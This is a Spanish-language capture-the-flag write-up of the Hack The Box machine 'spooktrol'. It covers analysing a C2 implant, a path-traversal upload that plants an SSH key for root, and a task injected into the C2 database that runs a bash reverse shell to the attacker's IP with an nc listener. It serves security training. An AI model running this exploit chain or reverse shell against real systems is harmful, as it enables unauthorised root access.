Para garantizar la correcta comunicación entre el implante y el servidor de mando y control, se configuró el contenedor utilizando la red del *host*, permitiendo así que el tráfico generado por el binario alcance directamente el servicio remoto. Asimismo, fue necesario añadir la entrada correspondiente a **spooktrol.htb** en el archivo */etc/hosts* del sistema anfitrión y montar dicho archivo dentro del contenedor, asegurando que las resoluciones DNS internas coincidieran con las expectativas del implante.



Una vez ejecutado el binario dentro del entorno aislado, éste comenzó a emitir salidas en formato JSON, lo que confirma la interacción activa con el C2. Para inspeccionar en detalle las comunicaciones salientes, se configuró un proxy interceptador —en este caso, **BurpSuite**— a través del cual se enruta todo el tráfico generado por el implante.


```
root@vbox:~# ./implant
{"status":0,"id":3,"arg1":"whoami","result":"","target":"1ba89e0180517f42de4425d76618673c","task":1,"arg2":""}
null;"task":0}
No tasks...
{"task":0}
No tasks...
 {"task":0}
No tasks...
```

Para posibilitar la interceptación del tráfico generado por el implante, fue necesario llevar a cabo dos configuraciones esenciales. En primer lugar, se actualizó la entrada correspondiente a **spooktrol.htb** en el archivo /etc/hosts, asignándola explícitamente a la dirección **127.0.0.1**. Esta modificación garantiza que cualquier resolución DNS realizada por el implante se dirija hacia el propio sistema anfitrión, permitiendo así que el tráfico pueda ser capturado y redirigido antes de alcanzar el servidor real.

En segundo lugar, se configuró un *listener* en BurpSuite encargado de recibir las peticiones procedentes del implante y reenviarlas posteriormente hacia la dirección IP legítima del servidor de mando y control. Esta operación se realiza desde el panel *Proxy* → *Options* → *Proxy Listeners*, donde se habilita un punto de escucha que actúa como intermediario transparente entre el binario y el C2.

```
(usuario@vbox) [~/HTB/spooktrol]
$ socat TCP-LISTEN:80,fork,reuseaddr TCP:127.0.0.1:8081
```

Con esta arquitectura, BurpSuite se convierte en un nodo de inspección obligatorio para todo el tráfico saliente.



Una vez completada esta infraestructura de interceptación, las solicitudes emitidas por el implante comienzan a ser visibles en BurpSuite, permitiendo un análisis exhaustivo de los encabezados, cuerpos JSON y rutas invocadas.

The screenshot shows the Burp Suite interface with the Network tab selected. It displays a list of captured requests and responses. A specific request to the '/poll' endpoint is highlighted, showing its raw HTTP message and a detailed JSON response. The response body contains a JSON object with fields like 'date', 'server', 'content-length', and 'content-type'. The 'Inspector' panel on the right shows the request attributes, cookies, headers, and response headers for this specific message.

La primera interacción relevante se observa en la petición dirigida al endpoint `/poll`, donde el servidor devuelve los datos iniciales que el implante utiliza para determinar la tarea a ejecutar.

This screenshot shows the same session after a rule has been applied to modify the JSON response. The 'Response' pane now displays a modified JSON object where the 'task' field has been replaced by 'task':3. The 'Inspector' panel continues to show the request and response details.

Para manipular el comportamiento del implante y observar cómo reacciona ante distintos valores del parámetro `task`, fue necesario intervenir directamente en las respuestas enviadas por el servidor de mando y control. Dado que, según el análisis estático, el valor **1** provoca la ejecución del comando contenido en `arg1`, se procedió a modificar dinámicamente la respuesta JSON interceptada por BurpSuite para forzar la activación de otras ramas del `switch`.

Con este propósito, se configuró una regla de *match and replace* en BurpSuite —accesible desde *Proxy* → *Options* → *HTTP Match and Replace Rules*— destinada a sustituir automáticamente la cadena "task":1 por "task":3. Esta modificación permite simular que el C2 está ordenando al implante ejecutar la funcionalidad asociada al identificador **3**, sin necesidad de alterar el servidor real.

The screenshot shows the 'Edit match/replace rule' dialog box. Under 'Settings mode', it is set to 'Bambda mode'. The 'Type' dropdown is set to 'Response body'. In the 'Match' field, the pattern is set to '"task":1'. In the 'Replace' field, the value is set to '"task":3'. Below the dialog, the 'Original response' and 'Auto-modified response' panes are shown, illustrating the transformation of the JSON response body.



Tras establecer la regla, se reinició la ejecución del implante para observar su comportamiento bajo esta nueva condición.

La primera ejecución produjo un error explícito indicando que **curl no se encontraba disponible** en el entorno. Este resultado confirma la hipótesis derivada del análisis estático: cuando el *task ID* es 3, el implante intenta realizar una operación de subida de archivos mediante *curl*, invocando el binario directamente desde el Sistema

```
root@vbox:~# ./implant
{"status":0,"id":12,"arg1":"whoami","result":"","target":"11cfcc4f69a4192b5f8af4d935434efb2","task":3,"arg2":""}
sh: 1: curl: not found
{"status":0,"id":12,"arg1":"whoami","result":"","target":"11cfcc4f69a4192b5f8af4d935434efb2","task":3,"arg2":""}
sh: 1: curl: not found
{"status":0,"id":12,"arg1":"whoami","result":"","target":"11cfcc4f69a4192b5f8af4d935434efb2","task":3,"arg2":""}
sh: 1: curl: not found
```

Dado que la imagen base de Ubuntu 12.04 utilizada en Docker no incluye *curl* por defecto, fue necesario transferir una versión estática del binario al contenedor, ubicándola en /usr/bin/curl.

```
(usuario@vbox) [~/HTB/spooktrol/content]
└─$ curl -O https://github.com/ryanwoodsmall/static-binaries/raw/ref5/heads/master/x86_64(curl
--2025-08-08 03:29:35 -> http://github.com/ryanwoodsmall/static-binaries/raw/ref5/heads/master/x86_64(curl
Resolviendo github.com (github.com)... 140.82.11x.3
Conectando con github.com (github.com)... 140.82.11x.3]443... conectado.
Petición HTTP enviada, esperando respuesta... 200 Found
Petición HTTP recibida, dirección: https://raw.githubusercontent.com/ryanwoodsmall/static-binaries/ref5/heads/master/x86_64(curl
--2025-08-08 03:29:36 -> https://raw.githubusercontent.com/ryanwoodsmall/static-binaries/ref5/heads/master/x86_64(curl
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[185.199.108.133]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1932770 (1.9M) [application/octet-stream]
Grabando a <><curl>
curl: 100%[=====]----->] 1,86M --.-KB/s   en 0,1s
2025-08-08 03:29:36 (16,1 MB/s) - <curl> guardado [1951776/1951776]
```

Para ello, se verificó previamente el identificador del contenedor mediante docker ps, asegurando que la copia se realizara en el entorno correcto. Una vez transferido el binario, se le otorgaron permisos de ejecución dentro del contenedor. Con esta preparación completada, se procedió a ejecutar nuevamente el implante.

```
(usuario@vbox) [~/HTB/spooktrol/content]
└─$ sudo docker cp curl 56072999f2da:/usr/bin/curl
Successfully copied 1.95MB to 56072999f2da:/usr/bin/curl
└─$
```

En esta ocasión, el comportamiento observado coincidió plenamente con lo anticipado por el análisis estático: el implante intentó leer un archivo local cuyo nombre se corresponde con el valor de **arg1**, y posteriormente intentó subirlo al servidor mediante una petición HTTP PUT. Dado que en la respuesta manipulada *arg1* contenía el valor "whoami", fue necesario crear un archivo local con ese nombre para permitir que la operación se completara sin errores.

```
root@vbox:~# chmod +x /usr/bin/curl
root@vbox:~# ./implant
{"status":0,"id":13,"arg1":"whoami","result":"","target":"1c1eca7ea76cbd1b05031f6667ea4e8e","task":3,"arg2":""}
curl: (26) Failed to open/read local data from file/application
[]
```

Tras proporcionar el archivo, el implante informó de manera explícita que la subida se había realizado con éxito, incluyendo la ruta remota en la que el archivo había sido depositado.

```
root@vbox:~# echo hello > whoami
root@vbox:~# ./implant
{"status":0,"id":14,"arg1":"whoami","result":"","target":"19aafe0e318270427107cd902f59069fe","task":3,"arg2":""}
{"message":"File upload successful /file_management/?file=whoami"}^C
root@vbox:~# ]
```



La petición capturada en BurpSuite confirma la operación de exfiltración, evidenciando que el implante implementa una capacidad de subida de archivos plenamente funcional, coherente con la lógica reconstruida durante el análisis estático.

```
1 PUT /file_upload HTTP/1.1
2 Host: spooktrol.hbt
3 User-Agent: curl/8.10.1
4 Accept: */*
5 Cookie: auth=1aaaf0e318270427107cd902f59069fe
6 Content-Length: 216
7 Content-Type: multipart/form-data; boundary=-----vgtTwhVGSp7ZjsYBaoR00
8 Connection: keep-alive
9
10 -----
11 Content-Disposition: form-data; name="file"; filename="whoami"
12 Content-Type: application/octet-stream
13
14 hello
15
16 -----vgtTwhVGSp7ZjsYBaoR00-
17
```

```
1 HTTP/1.1 200 OK
2 date: Fri, 08 Aug 2025 01:31:34 GMT
3 server: unicorn
4 content-length: 66
5 content-type: application/json
6
7 {
8     "message": "File upload successful /file_management/?file=whoami"
9 }
```

Al analizar la petición de subida interceptada en BurpSuite, se observa que el nombre del archivo enviado en la operación PUT coincide exactamente con el valor de **arg1**, parámetro que controlamos por completo. Este detalle resulta crítico, ya que sugiere la posibilidad de manipular el nombre del archivo para forzar escrituras en ubicaciones arbitrarias del sistema remoto. Para validar esta hipótesis, la solicitud capturada se envió al *Repeater* de BurpSuite, donde se modificó manualmente el nombre del archivo con el fin de comprobar si el servidor aceptaba rutas que incluyeran secuencias de *path traversal*.

```
Request
Pretty Raw Hex
1 PUT /file_upload/ HTTP/1.1
2 Host: spooktrol.htb
3 User-Agent: curl/8.10.1
4 Accept: */*
5 Cookie: auth=1baaf0e318270427107cd902f59069fe
6 Content-Length: 234
7 Content-Type: multipart/form-data; boundary=-----vgfT8whVGSp7ZjsYBaoR00
8 Connection: keep-alive
9
10 -----vgfT8whVGSp7ZjsYBaoR00
11 Content-Disposition: form-data; name="file"; filename="../../../../../../../../whoami"
12 Content-Type: application/octet-stream
13
14 hello
15
16 -----vgfT8whVGSp7ZjsYBaoR00-
17

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 date: Fri, 08 Aug 2025 01:32:15 GMT
3 server: unicorn
4 content-length: 84
5 content-type: application/json
6
7 {
8     "message": "File upload successful /file_management/?file=../../../../../../../../whoami"
9 }
```

La prueba resultó exitosa: el servidor aceptó la ruta manipulada y almacenó el archivo en la ubicación especificada. Este comportamiento confirma la existencia de una vulnerabilidad de **escritura arbitraria en el sistema de archivos** mediante path traversal, una debilidad extremadamente grave en un servidor C2 que opera con privilegios elevados.

Dado que no es infrecuente que este tipo de infraestructura maliciosa se ejecute bajo el usuario **root**, se planteó la posibilidad de aprovechar esta vulnerabilidad para obtener acceso directo al contenedor comprometido. Para ello, se generó un par de claves SSH y se preparó la clave pública con el objetivo de escribirla en el archivo **authorized keys** del usuario root, ubicado en `/root/.ssh/authorized_keys`.

```
[usuario@vbox] [-/HTB/spooktrol/content]
└$ ssh-keygen -f spooktrol
Generating public/private ed25519 key pair.
Enter passphrase for "spooktrol" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in spooktrol
Your public key has been saved in spooktrol.pub
The key fingerprint is:
SHA256:2AMXWYDHd7929tU+ESGzQ1eSvNdl12zRIfgl2EtgwI usuario@vbox
The key's randomart image is:
[---[ED25519 256]---+]
[   .,oo**.|
[   .,o+**.|
[   ., 0+*.|
[   =, 0+*.|
[   . S, +,*+.|
[   . o, +,*|
[   .,+o=|
[   0,0000|
[   0,0*=|
[---[SHA256]---+
[usuario@vbox] [-/HTB/spooktrol/content]
└$ cat spooktrol.pub
ssh-ed25519 AAAAC3NzaC1ZD1NTES5AAA1NjkhIqvH6z6pvavkMLOUF/nEDeuYeYoiAmGk833Wwr usuario@vbox
[usuario@vbox] [-/HTB/spooktrol/content]
└$ [ ]
```



Al enviar la petición manipulada a través del Repeater, el servidor aceptó la escritura y la clave pública quedó instalada en el sistema.

```

Request
Pretty Raw Hex
1 PUT /file_upload/ HTTP/1.1
2 Host: spooktrol.htb
3 User-Agent: curl/8.10.1
4 Accept: */*
5 Cookie: auth=19aaef3e318270427107cd902f59069fe
6 Content-Length: 341
7 Content-Type: multipart/form-data; boundary=-----vgfT@vhVGSp7ZjsYBaoR00
8 Connection: Keep-Alive
9
10 -----vgfT@vhVGSp7ZjsYBaoR00
11 Content-Disposition: form-data; name="file"; filename="...../...../...../...../root/.ssh/authorized_keys"
12 Content-Type: application/octet-stream
13
14 ssh-ed25519 AAAACnzaC1lZDI1NTESAAAInjkhIqhvh6z@pvaVhML0Uf/nEDeuYeY0iAmGk833Wwr usuario@vbox
15
16 -----vgfT@vhVGSp7ZjsYBaoR00-
17

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 date: Fri, 08 Aug 2025 01:33:19 GMT
3 server: unicorn
4 content-length: 103
5 content-type: application/json
6
7 {
8   "message": "File upload successful ./file_management/?file=...../...../...../...../root/.ssh/authorized_keys"
9 }


```

Una vez completada esta operación, bastó con ajustar los permisos de la clave privada en el equipo atacante y establecer una conexión SSH hacia la máquina comprometida. Es importante destacar que el acceso debía realizarse a través del puerto **2222**, ya que el puerto 22 corresponde al servicio SSH del host y no al contenedor interno donde reside el C2. Al conectarse mediante el puerto correcto, se obtuvo acceso interactivo al sistema con privilegios de root, confirmando la explotación completa del vector de escritura arbitraria y la toma de control del entorno.

```

(usuario@vbox) [~/HTB/spooktrol/content]
$ ssh root@10.129.96.46 -p 2222 -i spooktrol
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@spook2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@spook2:~#

```

### Escalada de privilegios

Una vez obtenido acceso al contenedor mediante la clave SSH inyectada, se verificó que el entorno comprometido correspondía efectivamente a un **contenedor Docker** y no al sistema anfitrión.

```

root@spook2:/# ls -la /
total 28
drwxr-xr-x  1 root root  186 Aug  8 01:32 .
drwxr-xr-x  1 root root  186 Aug  8 01:32 ..
-rw-r--r--  1 root root    0 Oct 21 2021 .dockervenv
lrwxrwxrwx  1 root root   7 Oct  6 2021 bin -> usr/bin
drwxr-xr-x  1 root root   0 Apr 15 2020 boot
drwxr-xr-x  5 root root  340 Aug  7 23:53 dev
drwxr-xr-x  1 root root 1738 Oct 21 2021 etc
drwxr-xr-x  1 root root   0 Apr 15 2020 home
lrwxrwxrwx  1 root root   7 Oct  6 2021 lib -> usr/lib
lrwxrwxrwx  1 root root   9 Oct  6 2021 lib32 -> usr/lib32
lrwxrwxrwx  1 root root   9 Oct  6 2021 lib64 -> usr/lib64
lrwxrwxrwx  1 root root  10 Oct  6 2021 libx32 -> usr/libx32
drwxr-xr-x  1 root root   0 Oct  6 2021 media
drwxr-xr-x  1 root root   0 Oct  6 2021 mnt
drwxr-xr-x  1 root root 12 Oct 21 2021 opt
dr-xr-xr-x  407 root root   0 Aug  7 23:53 proc
drwx----- 1 root root  66 Oct 21 2021 root
drwxr-xr-x  1 root root 138 Aug  8 01:35 run
lrwxrwxrwx  1 root root   8 Oct  6 2021 sbin -> usr/sbin
drwxr-xr-x  1 root root   0 Oct  6 2021 srv
dr-xr-xr-x  13 root root   0 Aug  7 23:53 sys
drwxrwxrwt  1 root root   0 Oct  6 2021 tmp
drwxr-xr-x  1 root root 102 Oct  6 2021 usr
drwxr-xr-x  1 root root  90 Oct  6 2021 var
-rw-r--r--  1 root root   6 Aug  8 01:32 whoami
root@spook2:/#

```



Con esta confirmación, se procedió a realizar una enumeración manual más exhaustiva del sistema de archivos, lo que permitió identificar un directorio denominado **spook2** ubicado en /opt.

```
root@spook2:/# ls -la /opt/spook2/
total 52
drwxr-xr-x 1 root root 74 Aug 8 01:38 .
drwxr-xr-x 1 root root 12 Oct 21 2021 ..
-rw-r--r-- 1 root root 371 Oct 21 2021 Dockerfile
drwxr-xr-x 1 root root 90 Oct 21 2021 app
drwxr-xr-x 1 root root 26 Aug 8 01:30 files
-rw-r--r-- 1 root root 115 Oct 20 2021 server.py
-rw-r--r-- 1 root root 45056 Aug 8 01:38 sql_app.db
root@spook2:/# 
```

Dentro de dicho directorio se localizó un archivo SQLite, **sql\_app.db**, cuyo contenido resultaba especialmente relevante para comprender la interacción entre el implante y el servidor de mando y control. Tras inspeccionar la base de datos, se identificaron tres tablas principales: **checkins**, **sessions** y **tasks**. El análisis del esquema de la tabla *sessions* reveló la existencia de una sesión activa asociada al propio host (*spooktrol*), lo que indica que el servidor C2 mantiene un registro persistente de las conexiones establecidas por los implantados desplegados.

```
root@spook2:/# sqlite3 /opt/spook2/sql_app.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .table
checkins sessions tasks
sqlite> .schema sessions
CREATE TABLE sessions (
    id INTEGER NOT NULL,
    session VARCHAR,
    hostname VARCHAR,
    PRIMARY KEY (id)
);
CREATE INDEX ix_sessions_hostname ON sessions (hostname);
CREATE INDEX ix_sessions_id ON sessions (id);
CREATE UNIQUE INDEX ix_sessions_session ON sessions (session);
sqlite> select * from sessions;
1|10a6dd5de6094059db4d23d7710ae12|spooktrol
2|16d08dc052f5eb2cfc628955785b1e26|vbox
3|1ba89e0180517f2de425d76618673c|vbox
4|1b3d1b9f7058c4fd1a0b87947486d8e|vbox
5|1c71a9e201c4d786c8a20f9f6902f756|vbox
6|1a3d51b18d723036fc1f37a0b519c28|vbox
7|17c5cc870b5dabdd0e295bc25d901980|vbox
8|1cdcd3c33dca4b3f8bc47107bb631144|vbox
9|1458326321fb88ee4730623bf77ed40|vbox
10|1e915b50a013b3103ae757d51abfd09c|vbox
11|12c5a7a543fd53396207db754fe6bc50|vbox
12|11fc4f69a4192b5f8af4d935434efb2|vbox
13|1c1eca7ea76cb1b05031f6667ea4e80|vbox
14|19aafe0e318270427107cd902f59069fe|vbox
sqlite> .schema tasks
CREATE TABLE tasks (
    id INTEGER NOT NULL,
    target VARCHAR,
    status INTEGER,
    task INTEGER,
    arg1 VARCHAR,
    arg2 VARCHAR,
    result VARCHAR,
    PRIMARY KEY (id)
);
CREATE INDEX ix_tasks_id ON tasks (id);
sqlite> 
```

La tabla *tasks* resultó aún más reveladora: su contenido mostraba que el servidor tenía programada una tarea destinada a ejecutar el comando `whoami` directamente en el host, no en el contenedor. Este hallazgo es crucial, ya que demuestra que el host ejecuta tareas enviadas desde la base de datos, lo que abre la posibilidad de **inyectar una nueva tarea maliciosa** que se ejecute con los privilegios del sistema anfitrión.

```
sqlite> select * from tasks;
1|10a6dd5de6094059db4d23d7710ae12|1|1|whoami||root
2|16d08dc052f5eb2cfc628955785b1e26|1|1|whoami||root
3|1ba89e0180517f2de425d76618673c|1|1|whoami||root
4|1b3d1b9f7058c4fd1a0b87947486d8e|1|1|whoami||root
5|1c71a9e201c4d786c8a20f9f6902f756|1|1|whoami||root
6|1a3d51b18d723036fc1f37a0b519c28|1|1|whoami||root
7|17c5cc870b5dabdd0e295bc25d901980|1|1|whoami||root
8|1cdcd3c33dca4b3f8bc47107bb631144|1|1|whoami||root
9|1458326321fb88ee4730623bf77ed40|1|1|whoami||root
10|1e915b50a013b3103ae757d51abfd09c|1|1|whoami||root
11|12c5a7a543fd53396207db754fe6bc50|1|1|whoami||root
12|11fc4f69a4192b5f8af4d935434efb2|0|1|whoami||
13|1c1eca7ea76cb1b05031f6667ea4e80|0|1|whoami||
14|19aafe0e318270427107cd902f59069fe|0|1|whoami||
sqlite> 
```



Aprovechando esta funcionalidad, se procedió a insertar una nueva entrada en la tabla *tasks*, configurada para ejecutar un comando que estableciera una **reverse shell** hacia el atacante. Para ello, fue necesario especificar correctamente tanto el **task ID = 2** —correspondiente a la funcionalidad de descarga y ejecución— como el **session ID** asociado a la sesión activa del host. Esta precisión es indispensable para garantizar que la tarea se ejecute en el entorno adecuado.

```
sqlite> INSERT INTO tasks VALUES(15,'10a6dd5dde6094059db4d23d7710ae12',0,1,'bash -i >& /dev/tcp/10.10.14.122/4444 0>51"','','');
sqlite> 
```

Tras preparar la instrucción maliciosa, se inició un listener en el puerto designado para recibir la conexión entrante. Bastó con esperar unos segundos para que el host procesara la tarea recién inyectada y estableciera la **reverse shell**, otorgando acceso directo al sistema anfitrión y completando así la cadena de explotación.

```
[(usuaria@vbox)-~/HTB/spooktrol/content]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.122] from (UNKNOWN) [10.129.96.46] 33016
bash: cannot set terminal process group (9407): Inappropriate ioctl for device
bash: no job control in this shell
root@spooktrol:~# whoami
whoami
root
root@spooktrol:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:96:94:c9:ae brd ff:ff:ff:ff:ff:ff
        inet 10.129.96.16 brd 10.129.255.255 scope global dynamic ens160
            valid_lft 2093sec preferred_lft 296sec
            inet6 fe80::5096:94ff:fe94:c9ae/64 scope global dynamic mngtmpaddr
                valid_lft 16393sec
                preferred_lft 16393sec
        inet6 fe80::2b12:4c5c0811/64 scope link
            valid_lft forever preferred_lft forever
3: br-b1248c45c081: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:f9:81:60:e9 brd ff:ff:ff:ff:ff:ff
        inet 172.18.0.1/16 brd 172.18.255.255 scope global br-b1248c45c081
            valid_lft forever preferred_lft forever
        inet6 fe80::42:f9ff:fa81:60e9/64 scope link
            valid_lft forever preferred_lft forever
```

